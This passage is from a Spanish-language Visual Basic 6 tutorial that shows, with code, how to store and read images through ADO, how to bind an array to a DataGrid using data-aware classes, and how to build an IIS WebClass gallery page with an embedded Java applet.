    'Call adoSrv.PutLargeImageInField(rs.Fields("Photo"), Data.Files(1))
    'rs.Update
    'rs.Move 0 '//Muestra la imagen
End Sub

Private Sub rs_MoveComplete( _
    ByVal adReason As ADODB.EventReasonEnum, _
    ByVal pError As ADODB.Error, _
    adStatus As ADODB.EventStatusEnum, _
    ByVal pRecordset As ADODB.Recordset _
    )
    Call MoveComplete
End Sub

Private Sub MoveComplete()
    If Not (rs.EOF Or rs.BOF) Then
       Caption = adoSrv.RecordLocation(rs, "Photo: ")
       lblImageFieldSize = "Bytes stored = " & _
                           rs.Fields("Photo").ActualSize
    End If
End Sub
```

Estimado lector, si es un programador relativamente nuevo en ADO, el análisis del código del modulo anterior, *frmPhotosSample*, le mostrará muchos detalles. Este código es sólido y muestra el modo correcto de manejar un objeto Recordset de ADO con código.

Note que el procedimiento de adicionar un registro, en el evento clic del Control *cmdAdd*, crea el registro físicamente, es decir, no deja en modo de cache el nuevo registro. Esto da seguridad y estabilidad a la base de datos. Note también, que se dan valores predeterminados a los Campos de la base de datos, en particular, se envía

una imagen pequeña a la base de datos (por favor indique un archivo de imágen cualquiera en su disco), esto con el propósito de asegurar que eventualmente no queden el Campo de la imagen vacío (lo que posiblemente traería problemas subsecuentes al usar la bases de datos). Se busca estabilidad.

Recuperar Imágenes desde una Bases de Datos

Si es usuario de alguna versión anterior a Visual Basic 6.0 y desea leer las imágenes desde código, tiene la alternativa de emplear los procedimientos *GetImageFromField* y *GetLargeImageFromField* de la clase *cls_ADOServices*. Estas funciones devuelven un objeto *stdPicture*; por ejemplo para cargar una imagen en un control PictureBox usaría: *Set pic.Picture = GetImageFromField(rsX.Fields("Mi Imagen"))*. Necesariamente estas funciones no tienen gran rendimiento dado que leen el valor del campo de la base de datos, crean una archivo y vierten el contenido de bytes, para finalmente recuperarlo con *LoadPicture*. Esta estrategia no es atractiva si debe a leer muchas imágenes al tiempo. Una alternativa es usar una conexión Recordset en un formulario no visible con un control Image enlazado al campo fuente de las imágenes. Luego empaquetamos este formulario en una clase y le damos la capacidad de leer y suministrar las imágenes a través de procedimientos en una interfaz de propiedades. Realmente esta técnica no es código elegante tal y como le espera un programador de clases. Francamente esta es la mejor alternativa con Visual Basic 5.0.

Visual Basic 6.0 resuelve este problema eficazmente dadas las capacidades del objeto Recordset de ADO junto a un objeto BindingsCollection y, para usar sin interfaz de usuario, una clase de reconocimiento de datos. Francamente, los procedimientos *GetImageFromField* y *GetLargeImageFromField* pasan a ser pieza histórica de colección, pues ya no se necesitaran más. Por demás, las clases de reconocimiento de datos suministran un contexto más avanzado para un diseño Cliente-Servidor con una arquitectura multicapa.

Inicialmente daré un bosquejo de como luce un cliente que lee imágenes con un simple Recordset y un ObjetoBindingCollection. Luego sugiero como escribir una clase de receptora de datos y la forma de usarla en el cliente

Leyendo Imágenes con un Simple Recordset

Mostrar las imágenes y otros datos en un Formulario básicamente requiere de lo siguiente: Crear un objeto Recordset, un objeto BindingCollection, y enlazar los controles. Una alternativa más simple es usar un DataEnvironmet, tal y como se presento en la primera parte de este articulo.

Para los siguientes ejemplos cree un formulario con dos controles: Un Image con nombre imgPhoto, y un Label con nombre lblNote. El siguiente módulo es para el formulario, muestra la arquitectura más simple de usar un Recordset de ADO, y vincular algunos Controles a Campos del mismo:

```
' FORM        : frmTestRecordset
' DESCRIPTION : La forma de accesar imagenes desde un Recordset
'               de ADO y vincular los Campos a Controles
' AUTHOR      : Harvey T.
' LAST MODIFY : -

Option Explicit

Private WithEvents rs As ADODB.Recordset
Private bcl As BindingCollection

Private Sub Form_Load()
    Call InitRecordset
    Call DoBindings
End Sub

Private Function InitRecordset()
    Dim cnn As Connection
    Dim cmd As Command

    Set cnn = New Connection
    Set cmd = New Command
    Set rs = New Recordset

    '//Database command connection
    cnn.Open "Provider=Microsoft.Jet.OLEDB.3.51;" & _
             "Data Source=PhotosSample.mdb;"
    With cmd
        Set .ActiveConnection = cnn
        .CommandType = adCmdText
        .CommandText = "SELECT [Id Photo], Photo, Note FROM Photos;"
    End With

    With rs
        .CursorLocation = adUseClient
        .Open cmd, , adOpenForwardOnly, adLockReadOnly
        Set cmd.ActiveConnection = Nothing
        Set cmd = Nothing
        Set .ActiveConnection = Nothing
    End With
    cnn.Close
```

```
    Set cnn = Nothing
End Function

Private Sub Form_Unload(Cancel As Integer)
    If Not rs Is Nothing Then
       rs.Close
    End If
End Sub

Public Sub DoBindings()
    Dim df As StdDataFormat

    Set bcl = New BindingCollection
    Set df = New StdDataFormat

    Set bcl.DataSource = rs

    bcl.Add lblNote, "Caption", "Note"
    df.Type = fmtPicture
    bcl.Add imgData, "Picture", "Photo", df

    Set df = Nothing
End Sub

Private Sub lblNote_Click()
    '//only as sample
    If rs.AbsolutePosition < rs.RecordCount Then
       rs.MoveNext
    End If
End Sub
```

Cuando se da clic en el Label, el registro se mueve al siguiente. Esto es solo para muestra.

La parte más relevante del código anterior, en lo que concierne a este articulo, es la forma en que se debe enlazar la propiedad Picture del control al campo de la base de datos. Note que requerimos de una instancia del objeto *stdDataFormat* en el método *Add* del objeto *BindingCollection*.

Este diseño simple muestra que para leer la imagen necesita un enlace a un control que suministre una propiedad del tipo *stdPicture*, tal como *PictureBox* o *Image* (si el Recordset es de solo lectura, es recomendado usar un control *Image*, ya que este es más liviano y por tanto entrega mejor rendimiento que *PictureBox*). Bien, ¿qué tal si desea leer las imágenes para usar en otro contexto que no sea mostrar la foto?. La respuesta es usar una clase de reconocimiento de datos que reciba los datos a través de una propiedad del tipo *stdPicture*.

Usando una Clase Receptora de Datos

Usaremos una clase receptora de datos cuando no necesitamos desplegar las imágenes en un control, es decir sin interfaz de usuario. Aunque como muestra el siguiente ejemplo, leo las imágenes con una clase receptora de datos y las muestro en un control *Image*, con el propósito de demostrar que se están leyendo correctamente los datos.

La clase simple Receptora de Datos se construye empezando por fijar la propiedad (en tiempo de diseño) **DataBindingBehavior = 1** (vbSimpleBound). El código de la clase luce de la siguiente manera:

```
' CLASS       : cls_PictureConsumer
' DESCRIPTION : Una clase receptora de datos, de los
'               cuales una columna son imagenes
' AUTHOR      : Harvey T.
' LAST MODIFY : -
' NOTE        : DataBindingBehavior = 1 (vbSimpleBound)

Option Explicit

'//Data fields
Private m_Picture As StdPicture
Private m_Note    As String

Public Property Get Picture() As StdPicture
    Set Picture = m_Picture
End Property

Public Property Set Picture(v As StdPicture)
    Set m_Picture = v
End Property

Public Property Get Note() As Variant
    Note = m_Note
```

```
End Property

Public Property Let Note(v As Variant)
    m_Note = v
End Property
```

Note que se crean propiedades para suministrara los datos del *Recordset*. Estas propiedades también suelen servir de enlaces a Controles con esta capacidad (DataBound), los que es común en soluciones para Web.

El cliente de la clase receptora puede seguir este modelo, según el ejemplo:

```
' FORM        : frmTestClass
' DESCRIPTION : La forma de accesar imagenes desde un Recordset
'               de ADO y vincular a una clase lectora de datos
' AUTHOR      : Harvey T.
' LAST MODIFY : -

Option Explicit

Private rs  As ADODB.Recordset '//Source
Private bcl As BindingCollection '//Data Binding
Private dc  As cls_PictureConsumer '//Consumer

Private Sub Form_Load()
    Call InitRecordset
    Call DoBindings
    Call ShowData
End Sub

Private Sub ShowData()
    '//Procedimiento solo para mostrar los datos
    Set imgData.Picture = dc.Picture
    lblNote.Caption = dc.Note
End Sub

Private Function InitRecordset()
    Dim cnn As Connection
    Dim cmd As Command

    Set cnn = New Connection
    Set cmd = New Command
    Set rs = New Recordset

    '//Database command connection
    cnn.Open "Provider=Microsoft.Jet.OLEDB.3.51;" & _
             "Data Source=PhotosSample.mdb;"
    With cmd
        Set .ActiveConnection = cnn
        .CommandType = adCmdText
        .CommandText = "SELECT [Id Photo], Photo, Note FROM Photos;"
    End With

    With rs
        .CursorLocation = adUseClient
        .Open cmd, , adOpenForwardOnly, adLockReadOnly
        Set cmd.ActiveConnection = Nothing
        Set cmd = Nothing
        Set .ActiveConnection = Nothing
    End With
    cnn.Close
    Set cnn = Nothing
End Function

Private Sub Form_Unload(Cancel As Integer)
    Set dc = Nothing
    If Not rs Is Nothing Then
       rs.Close
    End If
End Sub

Public Sub DoBindings()
    Dim df As StdDataFormat

    Set dc = New cls_PictureConsumer
    Set bcl = New BindingCollection
    Set df = New StdDataFormat
```

```
    Set bcl.DataSource = rs

    bcl.Add dc, "Note", "Note"
    df.Type = fmtPicture
    bcl.Add dc, "Picture", "Photo", df

    Set df = Nothing
End Sub

Private Sub lblNote_Click()
    '//Procedimiento solo para mostrar los datos
    If rs.AbsolutePosition < rs.RecordCount Then
       rs.MoveNext
       ShowData
    End If
End Sub
```

Note que el código es similar al caso de lectura desde un simple *Recordset*, salvo que fue cambiada la recepción de datos, en este caso ya no son los controles enlazados *imgData* y *lblNote*, es la clase consumidora de datos que suministra dos propiedades: *Picture* y *Note*.

En este caso el Cliente (el formulario) suministra la fuente de datos a través de un Recordset de ADO. En un diseño Cliente-Servidor normalmente esta fuente de datos será otra clase de reconocimiento de datos, más exactamente una Clase Origen de Datos (Data Source). Realmente extendería bastante este escrito al colocar el código completo de un ejemplo de estas características, pero las bases están dadas en este escrito.

El problema de las Imágenes Capturadas con Controles OLE

La tecnología OLE es un mecanismo para usar fuentes binarias heterogéneas como origen de datos. Por ejemplo, las imágenes almacenadas en aplicaciones de Microsoft Access guardan los datos en un formato que solo entiende el Control OLE intrínseco de Visual Basic. No sé porque razón este control aun no es compatible con ADO (es increíble dado que la tecnología de fondo es OLE DB). Consultar el articulo ID: Q191103 (BUG: ADO Bound OLE Control Does Not Display Bitmap) de MSDN para detalles.

Realmente este es un problema incomodo. Un programador Visual Basic para leer las imágenes guardadas por aplicaciones de Access debe valerse de artificios para resolver el problema. El articulo Q191103 menciona que una solución es usar los métodos *AppendChunk* y *GetChunk* para recuperar y almacenar en forma binaria. Es decir, en teoría la solución que dan los procedimientos *GetImageFromField* y *GetLargeImageFromField* de la clase *cls_ADOServices*, no obstante lo intente y se producen errores de imagen no válida. Aun espero una respuesta de a este extraño comportamiento. Necesariamente tendremos que usar DAO y el control OLE, pero esta no es una buena solución para aplicaciones de carga exigente (por ejemplo una solución para el Web). Asi pues, esperemos un Control OLE compatible con ADO.

Por esto y otros aspectos, no recomiendo gestionar imagenes con controles OLE, el rendimiento (y en algunos casos la calidad) es mucho menor comparado con las técnicas descritas en la primera parte de este articulo.

NOTA.
1. Los ejemplos expuestos anteriormente, no trabajan cuando la imagen tiene más de 64kb. Esto es debido a un BUG con el proveedor OLE DB Jet 3.51. El problema se soluciona usando el proveedor Jet 4.0 (Access2000) o usando una conexión OBDC como se muestra a continuación:

Reemplazar:

```
'//Database command connection
cnn.Open "Provider=Microsoft.Jet.OLEDB.3.51;Data Source=PhotosSample.mdb;"
```

Por:

```
'//Database command connection
gsMainConn = "DRIVER=Microsoft Access Driver (*.mdb);DBQ=PhotosSample.mdb;"
```

Más detalles en:

FIX: ADO: Unable To Update Memo Field > 64K In Access Database
(http://support.microsoft.com/support/kb/articles/q198/5/32.asp)

2. El procedimiento PutLargeImageInField no es necesario, debe usar PutImageInField en todos los casos. Esto debido a que se emplean array de Bytes en vez de Strings para cargar los paquetes binarios.

DESCARGA: PhotosSample.zip (92 kb), contiene la bases de datos PhotosSample.mdb, y el primer ejemplo de este articulo. SOLICITAR POR MAIL LA DESCARGA.

Gestionar un Array con ADO

Usando Clases de Reconocimiento de Datos y un DataGrid

Disponer una interfaz de usuario para editar un Array suele ser bastante laborioso. En VB5 podemos usar un DBGrid no enlazado y escribir un extenso código para dar la funcionalidad requerida. Ahora con VB6, podemos usar una combinación de ADO, clases de reconocimientos de datos y un DataGrid, para obtener un código sencillo, una solución eficiente, y lo mejor: reutilizable a través de objetos.

Perspectiva

Mi propósito no es explicar como construir una clase de reconocimiento de datos (en la documentación de MSDN encuentra lo necesario), es más bien dar una utilidad muy interesante. Este pequeño articulo presenta un ejemplo puntual para gestionar una Array con ADO, y tiene el propósito de dar una guía de solución a casos más generales.

El objetivo de las clases de reconocimientos de datos es encapsular código y datos, permitiendo hacer datos persistentes entre sesiones, sin importar su origen. Personalmente pienso que es uno de los aciertos más relevantes que se introdujeron con Visul Basic 6.0.

Ejemplo

Deseamos editar un array bidimensional de valores Double en una grilla de datos. Para la solución, creamos un Origen de Datos que gestione el Array, y luego lo enlazamos a un control DataGrid, el cual suministra la interfaz de edición.

1. Crea un proyecto EXE Estándar. Selecciona Referencias del menú proyecto para agregar una referencia a la Biblioteca Microsoft ActiveX Data Objetos 2.1 (ó 2.0). También agrega la referencia al control Microsoft DataGrid Control 6.0 (OLEDB).

2. Agrega un módulo de clase. Desde la ventana propiedades: **Name** = cls_Array, **DataSourceBehavior** = vbDataSource.

3. Agrega este código al módulo de Clase:

```
'//CLASE DE RECONOCIMIENTO DE DATOS
'//Ejemplo: Harvey T., 1999
Option Explicit

Private WithEvents rsArray As ADODB.Recordset

Private Sub Class_GetDataMember(DataMember As String, Data As Object)
    Set Data = rsArray
End Sub

Public Sub Init(a() As Double)
```

```
    Dim i As Long

    DataMembers.Add "Array Sample"

    Set rsArray = New ADODB.Recordset

    With rsArray
       .Fields.Append "Column1", adDouble
       .Fields.Append "Column2", adDouble
       .CursorType = adOpenStatic
       .LockType = adLockOptimistic
       .Open
        '//data
        For i = LBound(a) To UBound(a)
           .AddNew
           ![Column1] = a(i, 1)
           ![Column2] = a(i, 2)
           .Update
        Next
    End With
End Sub
```

4. Para usar la anterior clase de origen, dibujá en el formulario un control DataGrid con **Name** = dg. Por último, agregua el siguiente código al módulo del formulario:

```
'//FORM: ARRAY SAMPLE
'//Harvey T., 1999
Option Explicit

Private aSample As cls_Array

Private Sub Form_Load()
    Dim i As Long
    Dim j As Long

    '//Algunos datos de prueba:
    ReDim a(1 To 10, 1 To 2) As Double
    For i = 1 To 10
        For j = 1 To 2
            a(i, j) = FormatNumber(10 * Rnd(), 1)
        Next
    Next

    '//Se crea el objeto de reconocimiento de datos
    Set aSample = New cls_Array
    '//Se inicia explicitamente:
    aSample.Init a()

    '//Enlazar al DataGrid
    dg.Caption = "ARRAY SAMPLE"
    dg.DataMember = "Array Sample"
    Set dg.DataSource = aSample
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set aSample = Nothing
End Sub
```

5. Ejecuta el proyecto. Debe presentase la grilla con 2 columnas y 10 filas de datos.

Algunas Explicaciones

El código anterior es lo básico, todo lo que se necesita. Después, puedes ampliar el código para que cumpla con requerimientos particulares. por ejemplo podríamos crear una propiedad para obtener el número de registros (filas del Array) de la siguiente manera.

```
Public Property Get RecordCount() As Long
    RecordCount = rsArray.RecordCount
End Property
```

Por defecto DataGrid solo permite editar y actualizar datos. Puedes modificar las propiedades del DataGrid para que Elimine o Agregue filas.

Nota que el Array ya no es la fuente de datos *física*, la cual es la clase (formalmente hablando, el Recordset de ADO). Esto quiere decir que para usar posteriormente el Array debe revertir los cambios hechos en la edición, lo cual se puede hacer simple con un método en la clase como: GetArray, veamos:

```
Public Sub GetArray(a() As Double)
    Dim i As Long
    Dim j As Long
    With rsArray
        ReDim a(1 To .RecordCount, 1 To .Fields.Count)
        For i = 1 To .RecordCount
            For j = 1 To .Fields.Count
                a(i, j) = .Fields(j)
            Next
        Next
    End With
End Sub
```

Podemos hacer persistente el Array si lo escribimos en el disco, como también se lo puede leer posteriormente. Podríamos escribir una par de métodos en la clase para esto.

Sugerencia: Un Array se escribe y lee fácil y rápidamente desde un archivo Binary. Escribimos (despues de abrir el archivo como binario) con Put #Channel, , miArray() y recuperamos con Get #Channel, , miArray().

Dado que las Clases de Reconocimiento de Datos se soportan en ADO, se puede escribir cualquier capacidad del objeto Recordset de ADO. Es asi como podemos gestionar eventos, en virtud de la cláusula WithEvents. Note que la variable objeto *rsArray*, de la clase, suministra varios eventos.

Extensión del Ejemplo

El ejemplo que publique suministra una clase reutilizable para *cualquier* Array bidimensional de tipo Double. ¿Desea más columnas?, modifiquemos el método *Init* de la clase para especificar:

```
Public Sub Init(a() As Double)
    Dim i As Long
    Dim j As Long

    DataMembers.Add "Array Sample"
```

```
    Set rsArray = New ADODB.Recordset

    With rsArray
        For j = LBound(a, 2) To UBound(a, 2)
           .Fields.Append "Column" & j, adDouble
        Next
       .CursorType = adOpenStatic
       .LockType = adLockOptimistic
       .Open
        '//data
        For i = LBound(a) To UBound(a)
           .AddNew
            For j = LBound(a, 2) To UBound(a, 2)
                rsArray("Column" & j) = a(i, j)
            Next
           .Update
        Next
    End With
End Sub
```

Ahora la clase soporta un número variable de columnas. Por ejemplo: ReDim a(1 To n, 1 To m) As Double.

Si deseo que la clase me sirva para usar un Array de otro tipo, p.e. String, ¿Que hacer?. En este caso recomiendo crear una clase exclusiva para Strings. Esto no representa un esfuerzo considerable y se optimizará el rendimiento. Tratar de escribir una clase general para todos los tipos de Array puede ser posible (Visual Basic es sorprendente), pero puede ser una misión de mucho esfuerzo y una solución no tan eficiente.

Este es un buen ejemplo, pero ¿que hay si deseo un Array heterogéneo? , ¿Es decir una matriz Variant?. Este caso le agregua complejidad a la solución, pero es viable. Empezariamos por analizar la configuración de tipos con VarType, etc. Sin embargo en vez de una matriz Variant, podría ser más elegante usar un UDT y una clase exclusiva para el UDT.

Combinando Clases de Web y Applets

La limitacion de la Interfaz de Usuario de las Aplicaciones IIS se puede superar usando Applets de Java en las Respuestas Dinámicas

---

Sin preámbulo, las Clases de Web son el paradigma ideal de los programadores Visual Basic para escribir aplicaciones para Internet. Mas allá de los que son las aplicaciones ASP (en entornos de alto nivel como Visual InterDev), las aplicaciones IIS de Visual Basic suministran todo lo necesario para desarrollar para el Web de manera flexible y potente.

En su forma más sencilla, una Clase de Web intercepta una petición del usuario desde el Explorador Web, ejecuta un proceso de negocio y retorna una respuesta HTML. Cuando se desea una aplicación multiplataforma, es de esperase que esta respuesta HTML no sea enriquecida con elementos que ejecutan solo en determinado Explorador (por ejemplo DHTML y ActiveX). En estos términos, el uso de Apples de Java incrustados en la respuesta HTML nos darán un margen amplio de plataformas (asumiendo un poder real de Java como multiplataforma). Una de mis inquietudes cuando empece a desarrollar una aplicación para Internet basándome en clases para Web, fue la necesidad de suministrar una interfaz de usuario elegante e interactiva. Asi pues este articulo delinea una elegante perspectiva de solución.

Primer Paso

Si Usted es novato en aplicaciones basadas en clases de Web, el presente articulo le puede parecer algo complicado. En este caso, recomiendo leer los conceptos básicos sobre Aplicaciones IIS de la MSDN, que puede seguir ubicando el tema correspondiente. Siga el árbol de temas:

MSDN en Español

Documentación de Visual Basic
Usar Visual Basic
Guía de Herramientas Componentes
Generar aplicaciones para Internet, Desarrollar aplicaciones IIS.

MSDN en Ingles

Visua Basic Documentation
Using Visual Basic
Component Tools Guide
Building Internet Applications
Developing IIS Applications with Clases de Webes.

También, si es principiante, es conveniente seguir el sencillo ejemplo: *HOWTO: Build an IIS Application and References, ID= Q191039.*

En todos los casos, es impórtente que lea el tema *Requisitos del sistema para las aplicaciones IIS* de la MSDN, ya que los requisitos del sistema son diferentes según se trate del equipo para desarrollo, del equipo para distribución en red o del equipo del usuario final.

Ejemplo

El siguiente ejemplo no es una aplicación realmente compleja. No obstante dará el panorama suficiente de un desarrollo IIS con Visual Basic. Decidí escribir este articulo en forma de un ejemplo paso a paso, dado parece ser una de las formas más didácticas.

El Applet

Se empleará el Applet *fphover.class*, el cual suministra un botón con efectos Hover (aquellos que al pasar el ratón sobre la carátula del botón este produce efectos como cambio de color). – Tomé este Applet de algunos que trae el FrontPage 2000.

El Proyecto

El proyecto que creara es una galería sencilla del pintor Español Luis Royo. Ademas de recrearse didácticamente escribiendo una Clases de Web, disfrutara de unas imágenes sorprendentes del artista; - Si desarrolla bien el ejemplo.

Paso a Paso

Paso 1. Crear proyecto *LuisRoyoGallery*

Abra Visual Basic y cree un IIS Project. Visual Basic automáticamente adiciona un diseñador de Clase Web al proyecto. Cambie el nombre del proyecto a *LuisRoyoGallery*. Cambie el nombre de la Clases de Web a *wcLuisRoyoGallery* (para esto abra el diseñador de la Clase de Web). Cambie el nombre de la propiedad NameInURL a *LuisRoyoGallery*. Archive el proyecto. Sugiero crear una carpeta llamada *LuisRoyo_Project*. Cree una carpeta adicional *Images* el la carpeta del proyecto.

Descomprima los archivos d el ZIP llamado *wc1.zip* que acompaña a este articulo. Copie los siguientes archivos como se describe a continuación:

Carpeta	**Archivos**
LuisRoyo_Project	fphover.class, fphoverx.class, CImagesStore
LuisRoyo_Project\Images	Todos los JPG

Paso 2. Dar la pagina inicial al proyecto

Normalmente a un proyecto IIS le damos una pagina inicial HTML a partir de un archivo HTML previamente creado. Este archivo pasa a ser una ítem de Web llamado *Template HTML*. En nuestro ejemplo el proyecto suministra la pagina inicial a partir de un elemento de Web personalizado (Custom WebItem).

Abra el diseñador de la Clase de Web. De clic sobre el comando *Add Custom WebItem*. Visual Basic mostrara una rama sobre el árbol *Custom WebItems*, y espera que Usted digite un nombre. Daremos el nombre *cwiHomePage* al WebItem. Luego de la tecla Enter sobre el elemento de Web personalizado *cwiHomePage*, para abrir el modulo de código. Copie el siguiente código en el evento predeterminado:

```
'//-----------------------------------------------------------
'// EVENT : cwiHomePage_Respond
'// DESCRIPTION : Write the home page to Browser and
'// inserts an Applet (fphover) in html page
'//-----------------------------------------------------------
Private Sub cwiHomePage_Respond()
   Dim s As String

   s = sHTML( _
   "<html>", _
   "<head>", _
   "<title>Luis Royo Gallery</title>", _
   "</head>", _
   "<body>", _
   "<h1>Luis Royo Gallery</h1>", _
   "<hr size=|4| color=|#C0C0C0|>", _
   "<p align=|center|>", _
   "<applet code=|fphover.class| codebase=|./| width=|120| height=|24|>", _
   " <param name=|color| value=|#000080|>", _
   " <param name=|hovercolor| value=|#0000FF|>", _
   " <param name=|textcolor| value=|#FFFFFF|>", _
   " <param name=|text| value=|Show Image|>", _
   " <param name=|font| value=|Dialog|>", _
   " <param name=|fontstyle| value=|regular|>", _
   " <param name=|fontsize| value=|14|>", _
   " <param name=|effect| value=|glow|>", _
   " <param name=|url| valuetype=|ref| value=|" & URLFor("cwiNextPicture") & "|>", _
   "</applet>", _
```

```
    "<p>", _
    PageFoot(), _
    "</body>", _
    "</html>")
    Response.Write s
End Sub
```

Note la inserción del Applet a partir de la etiqueta APPLET del lenguaje HTML. Note también que a la propiedad URL del Applet se le da el valor en código, *URLFor("cwiNextPicture")*, cuestión que seria algo difícil desde una plantilla HTML. El elemento *cwiNextPicture* lo creáremos mas adelante.

Visual Basic escribió un código predeterminado en el evento *Clases de Web_Start*. Reemplace el código de este evento por el siguiente:

```
Private Sub WebClass_Start()
    Set WebClass.NextItem = WebClass.cwiHomePage
End Sub
```

Este código hará que la Clase de Web ejecute el elemento *cwiHomePage* cuando se cargue desde su página ASP (recuerde que toda clase de Web asocia automáticamente una página ASP).

Agregue el siguiente procedimiento complementario al modulo de la Clases de Web:

```
'//-----------------------------------------------------------
'// PROCEDURE : sHTML
'// DESCRIPTION : Builds a string with a HTML code
'//-----------------------------------------------------------
Private Function sHTML(ParamArray v() As Variant) As String
    Dim i As Long
    Dim n As Long
    Dim rtn As String

    n = UBound(v)
    For i = 0 To n
        rtn = rtn & v(i)
        If i < n Then rtn = rtn & vbCrLf
    Next
    rtn = Replace(rtn, "|", """")
    sHTML = rtn
End Function
```

La función *sHML* simplifica y hace mas limpia la escritura de HTML en código, en virtud de que elimina la escritura repetitiva de *Response.Write*, el carácter *vbCrLf* y simplifica la escritura de comillas (note que en vez de comillas usa el carácter ASCII 124, que luego reemplaza por las comillas).

Agregue la siguiente función al mismo modulo:

```
'//-----------------------------------------------------------
'// PROCEDURE : PageFoot
'// DESCRIPTION : Returns the pre-formated htlm page foot
'//-----------------------------------------------------------
Private Function PageFoot() As String
    PageFoot = sHTML( _
    "<hr size=|4| color=|#C0C0C0|>", _
    "<p align=|center|><font face=|MS Sans Serif| size=|1|>" & _
    "Webclass Sample, Harvey T., June-2000</font></p>")
End Function
```

Esta función escribe un pie de pagina en las respuestas HTML. El propósito es demostrar la ventaja de la reutilización de unas líneas de código.

Paso 3. Primera prueba de ejecución

Este ejemplo se creo y probo sobre un Windows 2000 Server con exito. La primera prueba de ejecución de una aplicación IIS no siempre es exitosa. Si esta desarrollando sobre un Windows 9x o Windows 2000, el PWS, debe estar ejecutándose. Si se encuentra en un Server de Windows (NT Server o Windows 2000 Server), posiblemente tendrá que seguir los pasos dados en el articulo *PRB: Server Object Error 'ASP 0178 : 800a0005' From WebClasses*

ID: Q192152.

De Ctrl+F5 para ejecutar el proyecto. Normalmente Visual Basic despliega el cuadro de dialogo Propiedades. De clic sobre OK, los datos predeterminados están bien. En seguida, a la petición de Creación del *Directorio Virtual*, escriba: *LuisRoyoGallery_Virtual*. Estos cuadros de dialogo no se vuelven a presentar.

En Windows 2000 se suele presentar el problema de que no puede cargar el Explorador. En este caso simplemente abra el Explorador antes de ejecutar el proyecto, y quizas tenga que darle "*Try again*", si le pide trabajar conectado.

Si todo esta bien, se debe desplegar la siguiente pantalla.

No ejecute acciones sobre la página. Por el momento solo cierre el Explorer y de por terminado la ejecución en el entorno de Visual Basic (menú Ejecutar, comando Terminar).

Paso 4. Funciones de la Clases de Web


Habrá que entender la Clase de Web como una capa de Web en donde se reciben las respuestas del Explorador y en donde se hace algo con ellas. Bien, es conveniente dejar todo código de la Clase de Web en esos términos, por ejemplo si Usted desea escribir acceso a datos en el Web, es conveniente escribir Componentes de Acceso a Datos y servirse de estos componentes dentro de al Clases de Web.

Como comente anteriormente, la función de este proyecto IIS será mostrar una galería de imágenes, en ciclo. La clase *CImagesStore* lee los archivos de imagen (JPG y GIF) disponibles en una carpeta dada, y a través de la propiedad *NextImageFileName*, suministra el nombre de la siguiente imagen en un ciclo repetitivo. Esta clase requiere el uso del componente *Microsoft Scripting Runtime* (SCRRUN.DLL), aquella famosa DLL que suministra el objeto *FileSytemObject*. Asi pues, agreguemos la Referencia de *Microsoft Scripting Runtime* al proyecto *LuisRoyoGallery*. Luego agreguemos la clase *CImagesStore* al proyecto (esta clase es suministrada en el archivo wc1.zip, que acompaña a este documento).

Como la Clase de Web va a usar un objeto (una instancia de *CImagesStore*), el cual se debe conservar entre las diferentes llamadas del usuario desde el Explorador, es necesario que la Clase de Web conserve su vida en el Explorador (de otra manera, el objeto crearía una nueva instancia entre las diferentes llamadas). Para lograr esto, damos a la propiedad de la Clase de Web *StateManagment* el valor *2-wcRetainInstance*.

